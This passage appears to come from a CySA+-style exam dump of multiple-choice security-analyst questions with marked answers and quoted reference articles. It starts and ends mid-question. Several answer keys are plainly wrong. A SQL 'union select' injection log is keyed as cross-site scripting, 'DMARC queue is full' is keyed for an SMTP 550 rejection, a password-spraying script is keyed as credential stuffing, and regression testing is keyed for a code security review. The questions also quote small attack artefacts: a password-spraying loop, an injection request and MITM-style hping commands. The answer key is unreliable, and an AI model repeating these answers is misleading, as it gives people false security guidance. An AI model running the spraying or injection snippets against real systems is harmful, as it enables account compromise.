Mail delivery failed: Returning message to sender
A message could not be delivered to one or more of its
recipients
SMTP Error from remote mail server after RCPT To:
someone@example.com
```

The analyst then checks the email server and sees many of the following messages in the logs:

Error 550 5.1.1 Message rejected -

Which of the following is MOST likely the issue?

- A. SPF is failing.
- B. The DMARC queue is full.
- C. The DKIM private key has expired.
- D. Port 25 is not open.

**Correct Answer: B**

Reference:

<https://www.inmotionhosting.com/support/email/mail-delivery-failed-returning-message-to-sender/>

A company's data is still being exfiltrated to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?

- A. Printed reports from the database contain sensitive information
- B. DRM must be implemented with the DLP solution
- C. Users are not labeling the appropriate data sets
- D. DLP solutions are only effective when they are implemented with disk encryption

**Correct Answer: B**

Reference:

<https://www.vaultize.com/blog/-enterprise-drm-and-dlp-are-amazing-together.html>

Pairing digital rights management (DRM) with content-aware data classification (offered by most DLP vendors including McAfee, Symantec, WebSense and Trustwave) ensures that highly sensitive information is automatically protected while less important information is not. Integrating DRM and DLP is critical to a holistic data protection and IT security strategy.

But enterprise **digital rights management** (aka information rights management or IRM) and data loss prevention (DLP) have historically been perceived as stand-ins for one another or as competing services.

This false perception stems from the fact that **DRM\_DLP.jpeg** both DLP and DRM vendors use similar jargon to describe their services: wrap data in protection, file security, secure sensitive data, access permissions, selective encryption, remediation and enforcement. But feature priorities for DLP and DRM vendors are quite different and are in fact complementary to one another.

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

- A. Pause the virtual machine,
- B. Shut down the virtual machine.
- C. Take a snapshot of the virtual machine.
- D. Remove the NIC from the virtual machine.
- E. Review host hypervisor log of the virtual machine.
- F. Execute a migration of the virtual machine.

**Correct Answer: A**

If the VM has been compromised then merely taking another snapshot will just add another rollback point 'post compromise'.

As per the forensic process admin should take a copy. Within the virtual environment this is performed by suspending (pausing) the VM and taking a copy of the folder that the VM and the associated file(s) are located within. This could be used as the start of the chain of custody and could be copied and analysed further.

A Chief Information Security Officer (CISO) is concerned about new privacy regulations that apply to the company. The CISO has tasked a security analyst with finding the proper control functions to verify that a user's data is not altered without the user's consent. Which of the following would be an appropriate course of action?

- A. Automate the use of a hashing algorithm after verified users make changes to their data.
- B. Use encryption first and then hash the data at regular, defined times.
- C. Use a DLP product to monitor the data sets for unauthorized edits and changes.
- D. Replicate the data sets at regular intervals and continuously compare the copies for unauthorized changes.

**Correct Answer: C**

A security analyst wants to capture large amounts of network data that will be analyzed at a later time. The packet capture does not need to be in a format that is readable by humans, since it will be put into a binary file called `packetCapture`. The capture must be as efficient as possible, and the analyst wants to minimize the likelihood that packets will be missed. Which of the following commands will BEST accomplish the analyst's objectives?

- A. `tcpdump -w packetCapture`
- B. `tcpdump -a packetCapture`
- C. `tcpdump -n packetCapture`
- D. `nmap -v > packetCapture`
- E. `nmap -oA > packetCapture`

**Correct Answer: A**

Reference:

<https://www.tcpdump.org/manpages/tcpdump.1.html>

A company has contracted with a software development vendor to design a web portal for customers to access a medical records database. Which of the following should the security analyst recommend to BEST control the unauthorized disclosure of sensitive data when sharing the development database with the vendor?

- A. Establish an NDA with the vendor.
- B. Enable data masking of sensitive data tables in the database.
- C. Set all database tables to read only.
- D. Use a de-identified data process for the development database.

**Correct Answer: B**

A security analyst receives an alert from the SIEM about a possible attack happening on the network. The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66, which is part of the network 192.168.54.0/24. The analyst then pulls all the command history logs from that server and sees the following:

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -C 2
```

Which of the following activities is MOST likely happening on the server?

- A. A vulnerability scan
- B. Enumeration
- C. Fuzzing
- D. A MITM attack

**Correct Answer: D**

Which of the following sources will provide the MOST relevant threat intelligence data to the security team of a dental care network?

- A. H-ISAC
- B. Dental forums
- C. Open threat exchange
- D. Dark web chatter

**Correct Answer: A**

Reference:

<https://h-isac.org/>

Health-ISAC Inc. (H-ISAC, Health Information Sharing and Analysis Center), is a global, non-profit, member-driven organization offering healthcare stakeholders a trusted community and forum for coordinating, collaborating and sharing vital physical and cyber threat intelligence and best practices with each other.

Health-ISAC is a trusted community of critical infrastructure owners and operators within the Healthcare and Public Health sector (HPH). The community is primarily focused on sharing timely, actionable and relevant information with each other including intelligence on threats, incidents and vulnerabilities that can include data such as indicators of compromise, tactics, techniques and procedures (TTPs) of threat actors, advice and best practices, mitigation strategies and other valuable material. Sharing can occur via machine to machine or human to human. Health-ISAC also fosters the building of relationships and networking through a number of educational events in order to facilitate trust. Working groups and committees focus on topics and activities of importance to the sector. Shared Services offer enhanced services to leverage the Health-ISAC community for the benefit of all.

An organization is upgrading its network and all of its workstations. The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

- A. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
- B. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans
- C. Monthly host discovery scans, biweekly vulnerability scans, monthly topology scans
- D. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans

**Correct Answer: C**

When investigating a compromised system, a security analyst finds the following script in the /tmp directory:

```
PASS=password123
for user in `cat allusers.txt`
do
    ./trylogin.py dcl.comptia.org $user $PASS
done
```

Which of the following attacks is this script attempting, and how can it be mitigated?

- A. This is a password-hijacking attack, and it can be mitigated by using strong encryption protocols.
- B. This is a password-spraying attack, and it can be mitigated by using multifactor authentication.
- C. This is a password-dictionary attack, and it can be mitigated by forcing password changes every 30 days.
- D. This is a credential-stuffing attack, and it can be mitigated by using multistep authentication.

**Correct Answer:** D

Understanding attack vectors and integrating intelligence sources are important components of:

- A. a vulnerability management plan.
- B. proactive threat hunting.
- C. risk management compliance.
- D. an incident response plan.

**Correct Answer:** A

A security analyst is reviewing the network security monitoring logs listed below:

```
-----
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=23415 chksum=0
-----

Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=26814 chksum=0
-----

Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=22875 chksum=0
-----

Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=59638 chksum=0
-----
```

Which of the following is the analyst MOST likely observing? (Choose two.)

- A. 10.1.1.128 sent potential malicious traffic to the web server.
- B. 10.1.1.128 sent malicious requests, and the alert is a false positive.
- C. 10.1.1.129 successfully exploited a vulnerability on the web server.
- D. 10.1.1.129 sent potential malicious requests to the web server.
- E. 10.1.1.129 sent non-malicious requests, and the alert is a false positive.
- F. 10.1.1.130 can potentially obtain information about the PHP version.

**Correct Answer:** BE

A company creates digitally signed packages for its devices. Which of the following BEST describes the method by which the security packages are delivered to the company's customers?

- A. Anti-tamper mechanism
- B. SELinux
- C. Trusted firmware updates
- D. eFuse

**Correct Answer:** C

A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization's security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

- A. Upgrading TLS 1.2 connections to TLS 1.3
- B. Implementing AES-256 encryption on the containers
- C. Enabling SHA-256 hashing on the containers
- D. Implementing the Triple Data Encryption Algorithm at the file level

**Correct Answer:** C

While investigating an incident in a company's SIEM console, a security analyst found hundreds of failed SSH login attempts, which all occurred in rapid succession. The failed attempts were followed by a successful login on the root user. Company policy allows systems administrators to manage their systems only from the company's internal network using their assigned corporate logins. Which of the following are the BEST actions the analyst can take to stop any further compromise? (Choose two.)

- A. Add a rule on the affected system to block access to port TCP/22.
- B. Reset the passwords for all accounts on the affected system.
- C. Add a rule on the perimeter firewall to block the source IP address.
- D. Configure /etc/sshd\_config to deny root logins and restart the SSHD service.
- E. Configure /etc/passwd to deny root logins and restart the SSHD service.
- F. Add a rule on the network IPS to block SSH user sessions.

**Correct Answer:** BC

Which of the following incident response components can identify who is the liaison between multiple lines of business and the public?

- A. Red-team analysis
- B. Escalation process and procedures
- C. Triage and analysis
- D. Communications plan

**Correct Answer:** B



Which of the following threat classifications would MOST likely use polymorphic code?

- A. Known threat
- B. Zero-day threat
- C. Unknown threat
- D. Advanced persistent threat

**Correct Answer: B**

Reference:

<https://www.thesslstore.com/blog/polymorphic-malware-and-metamorphic-malware-what-you-need-to-know/>

An organization has been seeing increased levels of malicious traffic. A security analyst wants to take a more proactive approach to identify the threats that are acting against the organization's network. Which of the following approaches should the security analyst recommend?

- A. Use the MITRE ATT&CK framework to develop threat models.
- B. Conduct internal threat research and establish indicators of compromise.
- C. Review the perimeter firewall rules to ensure rule-set accuracy.
- D. Use SCAP scans to monitor for configuration changes on the network.

**Correct Answer: D**

An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

- A. Software-based drive encryption
- B. Trusted execution environment
- C. Unified Extensible Firmware Interface
- D. Hardware security module

**Correct Answer: B**

A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:

Change request date: 2020-01-30  
Change requester: Cindy Richardson  
Change asset: WIN2K-EMAIL001  
Change requested: Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

- A. To reject email from servers that are not listed in the SPF record
- B. To reject email from email addresses that are not digitally signed.
- C. To accept email to the company's domain.
- D. To reject email from users who are not authenticated to the network.

**Correct Answer: A**

A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

- A. Static analysis
- B. Dynamic analysis
- C. Regression testing
- D. User acceptance testing

**Correct Answer: C**

The management team assigned the following values to an inadvertent breach of privacy regulations during the original risk assessment:

- ⇒ Probability = 25%
- ⇒ Magnitude = \$1,015 per record
- ⇒ Total records = 10,000

Two breaches occurred during the fiscal year. The first compromised 35 records, and the second compromised 65 records. Which of the following is the value of the records that were compromised?

- A. \$10,150
- B. \$25,375
- C. \$101,500
- D. \$2,537,500

**Correct Answer: A**

A total of 100 records were compromised at a cost of \$1015 per record ( $100 \times 1015 = 10,150$ ).

An analyst has received a notification about potential malicious activity against a web server. The analyst logs in to a central log collection server and runs the following command: `cat access.log.1 | grep "union"`. The output shown below appears:

```
<68.71.54.117> 31] "GET /Jan/2020:10:02:31 [0400"GET /cgi-bin/backend1.sh?id=%20union%20select%20192.168.60.50 HTTP/1.1"
```

Which of the following attacks has occurred on the server?

- A. Cross-site request forgery
- B. SQL injection
- C. Cross-site scripting
- D. Directory traversal

**Correct Answer: C**

A security analyst has discovered malware is spreading across multiple critical systems and is originating from a single workstation, which belongs to a member of the cyber-infrastructure team who has legitimate administrator credentials. An analysis of the traffic indicates the workstation swept the networking looking for vulnerable hosts to infect. Which of the following would have worked BEST to prevent the spread of this infection?

- A. Vulnerability scans of the network and proper patching.
- B. A properly configured and updated EDR solution.
- C. A honeypot used to catalog the anomalous behavior and update the IPS.
- D. Logical network segmentation and the use of jump boxes

**Correct Answer: A**

A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur. They have asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the BEST way to achieve this goal?

- A. Focus on incidents that have a high chance of reputation harm.
- B. Focus on common attack vectors first.
- C. Focus on incidents that affect critical systems.
- D. Focus on incidents that may require law enforcement support.

**Correct Answer: B**

Reference:

<https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf>

(11)

Which of the following is a best practice when sending a file/data to another individual in an organization?

- A. When encrypting, split the file, and then compress each file.
- B. Encrypt and then compress the file.
- C. Encrypt the file but do not compress it.
- D. Compress and then encrypt the file.

**Correct Answer:** *D*

While reviewing network security events within a company, a security engineer notices a number of machines:

- ☞ Do not have minimum security requirements, such as AV updates
- ☞ Have different configurations that deviate from the corporate standard
- ☞ Are missing several critical security patches

Which of the following is the BEST solution to ensure machines that are introduced to the company's network meet the above security requirements?

- A. Port security
- B. Network access control
- C. MAC filtering
- D. Access control list

**Correct Answer:** *B*

Which of the following data security controls would work BEST to prevent real PII from being used in an organization's test cloud environment?

- A. Encryption
- B. Data loss prevention
- C. Data masking
- D. Digital rights management
- E. Access control

**Correct Answer:** C

Reference:

<https://www.imperva.com/learn/data-security/data-masking/>

## Why is Data Masking Important?

Here are several reasons data masking is essential for many organizations:

- Data masking solves several critical threats – data loss, data exfiltration, insider threats or account compromise, and insecure interfaces with third party systems.
- Reduces data risks associated with cloud adoption.
- Makes data useless to an attacker, while maintaining many of its inherent functional properties.
- Allows sharing data with authorized users, such as testers and developers, without exposing production data.
- Can be used for [data sanitization](#) – normal file deletion still leaves traces of data in storage media, while sanitization replaces the old values with masked ones.

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted. The company has asked a security analyst to help improve its controls. Which of the following will MOST likely help the security analyst develop better controls?

- A. An evidence summarization
- B. An incident response plan
- C. A lessons-learned report
- D. An indicator of compromise

**Correct Answer:** D

A Chief Executive Officer (CEO) is concerned about the company's intellectual property being leaked to competitors. The security team performed an extensive review but did not find any indication of an outside breach. The data sets are currently encrypted using the Triple Data Encryption Algorithm. Which of the following courses of action is appropriate?

- A. Limit all access to the sensitive data based on geographic access requirements with strict role-based access controls.
- B. Enable data masking and reencrypt the data sets using AES-256.
- C. Ensure the data is correctly classified and labeled, and that DLP rules are appropriate to prevent disclosure.
- D. Use data tokenization on sensitive fields, reencrypt the data sets using AES-256, and then create an MD5 hash.

**Correct Answer: C**

A security analyst needs to perform a search for connections with a suspicious IP on the network traffic. The company collects full packet captures at the Internet gateway and retains them for one week. Which of the following will enable the analyst to obtain the BEST results?

- A. `tcpdump -n -r internet.pcap host <suspicious ip>`
- B. `strings internet.pcap | grep <suspicious ip>`
- C. `grep -a <suspicious ip> internet.pcap`
- D. `npcapd internet.pcap | grep <suspicious ip>`

**Correct Answer: A**

A security analyst is auditing firewall rules with the goal of scanning some known ports to check the firewall's behavior and responses. The analyst executes the following commands:

```
#nmap -p22 -sS 10.0.1.200
#hping3 -S -c1 -p22 10.0.1.200
```

The analyst then compares the following results for port 22:

⇒ nmap returns `Closed`

⇒ hping3 returns `flags=RA`

Which of the following BEST describes the firewall rule?

- A. DNAT `-to-destination 1.1.1.1:3000`
- B. REJECT with `-tcp-reset`
- C. LOG `-log-tcp-sequence`
- D. DROP

**Correct Answer: D**

An organization's Chief Information Security Officer (CISO) has asked department leaders to coordinate on communication plans that can be enacted in response to different cybersecurity incident triggers. Which of the following is a benefit of having these communication plans?

- A. They can help to prevent the inadvertent release of damaging information outside the organization.
- B. They can help to limit the spread of worms by coordinating with help desk personnel earlier in the recovery phase.
- C. They can quickly inform the public relations team to begin coordinating with the media as soon as a breach is detected.
- D. They can help to keep the organization's senior leadership informed about the status of patching during the recovery phase.

**Correct Answer: A**

To validate local system-hardening requirements, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

- A. SCAP
- B. SAST
- C. DAST
- D. DACS

**Correct Answer: A**

Reference:

[https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/security\\_guide/scanning-the-system-for-configuration-compliance-and-vulnerabilities\\_security-hardening](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/security_guide/scanning-the-system-for-configuration-compliance-and-vulnerabilities_security-hardening)

## 8.1. Configuration Compliance Tools in RHEL

Red Hat Enterprise Linux provides tools that enable you to perform a fully automated compliance audit. These tools are based on the Security Content Automation Protocol (SCAP) standard and are designed for automated tailoring of compliance policies.

- **SCAP Workbench** - The **scap-workbench** graphical utility is designed to perform configuration and vulnerability scans on a single local or remote system. You can also use it to generate security reports based on these scans and evaluations.
- **OpenSCAP** - The **OpenSCAP** library, with the accompanying **oscap** command-line utility, is designed to perform configuration and vulnerability scans on a local system, to validate configuration compliance content, and to generate reports and guides based on these scans and evaluations.
- **SCAP Security Guide (SSG)** - The **scap-security-guide** package provides the latest collection of security policies for Linux systems. The guidance consists of a catalog of practical hardening advice, linked to government requirements where applicable. The project bridges the gap between generalized policy requirements and specific implementation guidelines.
- **Script Check Engine (SCE)** - SCE is an extension to the SCAP protocol that enables administrators to write their security content using a scripting language, such as Bash, Python, and Ruby. The SCE extension is provided in the **openscap-engine-sce** package. The SCE itself is not part of the SCAP environment.



A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

- A. SLA for system uptime.
- B. DLP procedures.
- C. logging and monitoring capabilities.
- D. data protection capabilities.

**Correct Answer: D**

A security analyst discovers the accounting department is hosting an accounts receivable form on a public document service. Anyone with the link can access it.

Which of the following threats applies to this situation?

- A. Potential data loss to external users
- B. Loss of public/private key management
- C. Cloud-based authentication attack
- D. Insufficient access logging

**Correct Answer: A**

Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the BEST solution to improve the equipment's security posture?

- A. Move the legacy systems behind a WAF.
- B. Implement an air gap for the legacy systems.
- C. Place the legacy systems in the DMZ.
- D. Implement a VPN between the legacy systems and the local network.

**Correct Answer: D**

An organization's network administrator uncovered a rogue device on the network that is emulating the characteristics of a switch. The device is trunking protocols and inserting tagging values to control the flow of traffic at the data link layer. Which of the following BEST describes the attack?

- A. DNS pharming
- B. VLAN hopping
- C. Spoofing
- D. Injection attack

**Correct Answer: C**

Reference:

<https://www.forcepoint.com/cyber-edu/spoofing>

## Spoofing definition

Spoofing is the act of disguising a communication from an unknown source as being from a known, trusted source. Spoofing can apply to emails, phone calls, and websites, or can be more technical, such as a computer spoofing an IP address, Address Resolution Protocol (ARP), or Domain Name System (DNS) server.

Spoofing can be used to gain access to a target's personal information, spread malware through infected links or attachments, bypass network access controls, or redistribute traffic to conduct a denial-of-service attack. Spoofing is often the way a bad actor gains access in order to execute a larger cyber attack such as an [advanced persistent threat](#) or a [man-in-the-middle attack](#).

Successful attacks on organizations can lead to infected computer systems and networks, data breaches, and/or loss of revenue—all liable to affect the organization's public reputation. In addition, spoofing that leads to the rerouting of internet traffic can overwhelm networks or lead customers/clients to malicious sites aimed at stealing information or distributing malware.

Which of the following is the BEST way to gather patch information on a specific server?

- A. Event Viewer
- B. Custom script
- C. SCAP software
- D. CI/CD

**Correct Answer: C**

Reference:

<https://www.open-scap.org/features/standards>



A security analyst is concerned that a third-party application may have access to user passwords during authentication. Which of the following protocols should the application use to alleviate the analyst's concern?

- A. LDAPS
- B. MFA
- C. SAML
- D. SHA-1

**Correct Answer: C**

Reference:

<https://www.varonis.com/blog/what-is-saml>

Security Assertion Markup Language (SAML) is an open standard that allows identity providers (IdP) to pass authorization credentials to service providers (SP). What that jargon means is that you can use one set of credentials to log into many different websites. It's much simpler to manage one login per user than it is to manage separate logins to email, customer relationship management (CRM) software, Active Directory, etc.

SAML transactions use Extensible Markup Language (XML) for standardized communications between the identity provider and service providers. SAML is the link between the authentication of a user's identity and the authorization to use a service.

A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

- A. Implement a virtual machine alternative.
- B. Develop a new secured browser.
- C. Configure a personal business VLAN.
- D. Install kiosks throughout the building.

**Correct Answer: C**

Following a recent security breach, a company decides to investigate account usage to ensure privileged accounts are only being utilized during typical business hours. During the investigation, a security analyst determines an account was consistently utilized in the middle of the night. Which of the following actions should the analyst take NEXT?

- A. Disable the privileged account.
- B. Initiate the incident response plan.
- C. Report the discrepancy to human resources.
- D. Review the activity with the user.

**Correct Answer: D**

Which of the following BEST explains hardware root of trust?

- A. It uses the processor security extensions to protect the OS from malicious software installation.
- B. It prevents side-channel attacks that can take advantage of speculative execution vulnerabilities.
- C. It ensures the authenticity of firmware and software during the boot process until the OS is loaded.
- D. It has been implemented as a mitigation to the Spectre and Meltdown hardware vulnerabilities.

**Correct Answer: C**

Reference:

<https://www.rambus.com/blogs/hardware-root-of-trust/>

## What is hardware root of trust?

A hardware root of trust is the foundation on which all secure operations of a computing system depend. It contains the keys used for cryptographic functions and enables a secure boot process. It is inherently trusted, and therefore must be secure by design. The most secure implementation of a root of trust is in *hardware* making it immune from malware attacks. As such, it can be a stand-alone security module or implemented as security module within a processor or system on chip (SoC).



A user reports a malware alert to the help desk. A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access. The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT?

- A. Document the procedures and walk through the incident training guide.
- B. Reverse engineer the malware to determine its purpose and risk to the organization.
- C. Sanitize the workstation and verify countermeasures are restored.
- D. Isolate the workstation and issue a new computer to the user.

**Correct Answer:** C

The Chief Information Officer (CIO) of a large cloud software vendor reports that many employees are falling victim to phishing emails because they appear to come from other employees. Which of the following would BEST prevent this issue?

- A. Include digital signatures on messages originating within the company.
- B. Require users to authenticate to the SMTP server.
- C. Implement DKIM to perform authentication that will prevent this issue.
- D. Set up an email analysis solution that looks for known malicious links within the email.

**Correct Answer:** C

Reference:

<https://www.sparkpost.com/resources/email-explained/dkim-domainkeys-identified-mail/>

## Understanding DKIM

DomainKeys Identified Mail, or DKIM, is a technical standard that helps protect email senders and recipients from spam, spoofing, and phishing.

It is a form of **email authentication** that allows an organization to claim responsibility for a message in a way that can be validated by the recipient.

Specifically, it uses an approach called “public key cryptography” to verify that an email message was sent from an authorized mail server, in order to detect forgery and to prevent delivery of harmful email like spam.

It supplements SMTP, the basic protocol used to send email, because it does not itself include any authentication mechanisms.

The development team has created a new employee application to allow the 35,000 staff members to communicate via video, chat rooms, and microblogs from anywhere in the world. The application was tested by a small user group, and the code reviews were completed. Which of the following is the best NEXT step the development team should take?

- A. Run the application through a web-application vulnerability scanner.
- B. Complete an additional round of code reviews to maintain project integrity.
- C. Stress test the application to ensure its ability to support the employee population.
- D. Isolate the application servers on premises to protect the communication methods.

**Correct Answer: A**

A remote code execution vulnerability was discovered in the RDP. An organization currently uses RDP for remote access to a portion of its VDI environment. The analyst verified network-level authentication is enabled. Which of the following is the BEST remediation for this vulnerability?

- A. Verify the threat intelligence feed is updated with the latest solutions.
- B. Verify the system logs do not contain indicator of compromise.
- C. Verify the latest endpoint-protection signature is in place.
- D. Verify the corresponding patch for the vulnerability is installed.

**Correct Answer: B**

A security analyst is handling an incident in which ransomware has encrypted the disks of several company workstations. Which of the following would work BEST to prevent this type of incident in the future?

- A. Implement a UTM instead of a stateful firewall and enable gateway antivirus.
- B. Back up the workstations to facilitate recovery and create a gold image.
- C. Establish a ransomware awareness program and implement secure and verifiable backups.
- D. Virtualize all the endpoints with daily snapshots of the virtual machines.

**Correct Answer: C**

A security team identified some specific known tactics and techniques to help mitigate repeated credential access threats, such as account manipulation and brute forcing. Which of the following frameworks or models did the security team MOST likely use to identify the tactics and techniques?

- A. MITRE ATT&CK
- B. ITIL
- C. Kill chain
- D. Diamond Model of Intrusion Analysis

**Correct Answer:** A

Reference:

<https://attack.mitre.org/techniques/T1110/>

A security analyst needs to acquire evidence by cloning hard drives, which will then be acquired by a third-party forensic lab. The security analyst is concerned about modifying evidence on the hard drives. Which of the following should be the NEXT step to preserve the evidence?

- A. Apply encryption over the data during the evidence collection process.
- B. Create a file hash of the drive images and clones.
- C. Use an encrypted USB stick to transfer the data from the hard drives.
- D. Initiate a chain of custody document and ask the data owner to sign it.

**Correct Answer:** D



In response to a potentially malicious email that was sent to the Chief Financial Officer (CFO), an analyst reviews the logs and identifies a questionable attachment using a hash comparison. The logs also indicate the attachment was already opened. Which of the following should the analyst do NEXT?

- A. Create a sinkhole to block the originating server.
- B. Utilize the EDR platform to isolate the CFO's machine.
- C. Perform malware analysis on the attachment.
- D. Reimage the CFO's laptop.

**Correct Answer: A**

Reference:

<https://bluecatnetworks.com/blog/dns-sinkhole-a-tool-to-help-thwart-cyberattacks/>

A sinkhole IP address disrupts the flow of unwelcome traffic. By providing incorrect DNS resolution, DNS sinkholing redirects clients attempting to connect to malicious domains or otherwise unwanted content.

Sinkholes are very useful for thwarting botnets and their command-and-control (C2) originators. (A botnet is a collection of breached internet-connected devices. Subsequently, they are then under the command and control of a bad actor.) A sinkhole can interrupt the domain names that the botnet is using to communicate with the C2 servers directing its activities.

TLD sinkholes have, in some cases, disabled larger botnets across the internet.

There are numerous lists available of malicious URLs and known C2 servers to populate a DNS sinkhole. These come from both open source and commercial vendors.

A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment.

Conditionally, other processes will need to be created based on input from prior processes. Which of the following is the BEST method for accomplishing this task?

- A. Machine learning and process monitoring
- B. Continuous integration and configuration management
- C. API integration and data enrichment
- D. Workflow orchestration and scripting

**Correct Answer: D**

A vulnerability scanner has identified an out-of-support database software version running on a server. The software update will take six to nine months to complete. The management team has agreed to a one-year extended support contract with the software vendor. Which of the following BEST describes the risk treatment in this scenario?

- A. The extended support mitigates any risk associated with the software.
- B. The extended support contract changes this vulnerability finding to a false positive.
- C. The company is transferring the risk for the vulnerability to the software vendor.
- D. The company is accepting the inherent risk of the vulnerability.

**Correct Answer:** *D*

To prioritize the morning's work, an analyst is reviewing security alerts that have not yet been investigated. Which of the following assets should be investigated FIRST?

- A. The workstation of a developer who is installing software on a web server.
- B. A new test web server that is in the process of initial installation.
- C. An accounting supervisor's laptop that is connected to the VPN
- D. The laptop of the vice president that is on the corporate LAN

**Correct Answer:** *D*

A security analyst receives a CVE bulletin, which lists several products that are used in the enterprise. The analyst immediately deploys a critical security patch. Which of the following BEST describes the reason for the analyst's immediate action?

- A. Nation-state hackers are targeting the region.
- B. A new vulnerability was discovered by a vendor.
- C. A known exploit was discovered.
- D. A new zero-day threat needs to be addressed.
- E. There is an insider threat.

**Correct Answer:** *B*

Portions of a legacy application are being refactored to discontinue the use of dynamic SQL. Which of the following would be BEST to implement in the legacy application?

- A. Input validation
- B. SQL injection
- C. Parameterized queries
- D. Web-application firewall
- E. Multifactor authentication

**Correct Answer: C**

A proposed network architecture requires systems to be separated from each other logically based on defined risk levels. Which of the following explains the reason why an architect would set up the network this way?

- A. To complicate the network and frustrate a potential malicious attacker
- B. To create a design that simplifies the supporting network
- C. To reduce the attack surface of those systems by segmenting the network based on risk
- D. To reduce the number of IP addresses that are used on the network

**Correct Answer: C**

An organization recently discovered a malware sample on an internal server. IoCs showed the malware sample was running on port 27573. The incident response team successfully removed the malware from the server, but the organization is now concerned about other instances of the malware being installed on another server. The following network traffic was captured after the known malware was assumed to be eradicated:

```
32.123456 192.168.1.134 -> 192.168.1.101 TCP 58 25101 > 27573 [SYN]
seq=0 Win=4096 Len=0
32.235433 192.168.1.101 -> 192.168.1.134 TCP 58 27573 > 25101 [SYN,
ACK] seq=0 Win=4096 Len=0
32.301211 192.168.1.134 -> 192.168.1.102 TCP 58 27103 > 27573 [SYN]
seq=0 Win=4096 Len=0
32.419921 192.168.1.134 -> 192.168.1.103 TCP 58 54975 > 27573 [SYN]
seq=0 Win=4096 Len=0
32.501843 192.168.1.134 -> 192.168.1.104 TCP 58 60397 > 27573 [SYN]
seq=0 Win=4096 Len=0
```

Which of the following can the organization conclude?

- A. The malware was installed on servers 192.168.1.102, 192.168.1.103, and 192.168.1.104.
- B. Only the server at 192.168.1.103 has an indication of a possible compromise.
- C. Only the server at 192.168.1.104 has an indication of a possible compromise.
- D. Both servers 192.168.1.101 and 192.168.1.134 indicate a possible compromise.
- E. The server at 192.168.1.134 is exfiltrating data in 25KB files to servers throughout the organization.

**Correct Answer: D**

A security team wants to make SaaS solutions accessible from only the corporate campus.  
Which of the following would BEST accomplish this goal?

- A. Geotagging
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

**Correct Answer: A**

A company that uses email for all internal and external communications received a legal notice from a vendor that was disputing a contract award. The company needs to implement a legal hold on the email of users who were involved in the vendor selection process and the awarding of the contract. Which of the following describes the appropriate steps that should be taken to comply with the legal notice?

- A. Notify the security team of the legal hold and remove user access to the email accounts.
- B. Coordinate with legal counsel and then notify the security team to ensure the appropriate email accounts are frozen.
- C. Disable the user accounts that are associated with the legal hold and create new user accounts so they can continue doing business.
- D. Encrypt messages that are associated with the legal hold and initiate a chain of custody to ensure admissibility in future legal proceedings.

**Correct Answer: B**

A company's blocklist has outgrown the current technologies in place. The ACLs are at maximum, and the IPS signatures only allow a certain amount of space for domains to be added, creating the need for multiple signatures. Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?

- A. Implement a host-file-based solution that will use a list of all domains to deny for all machines on the network.
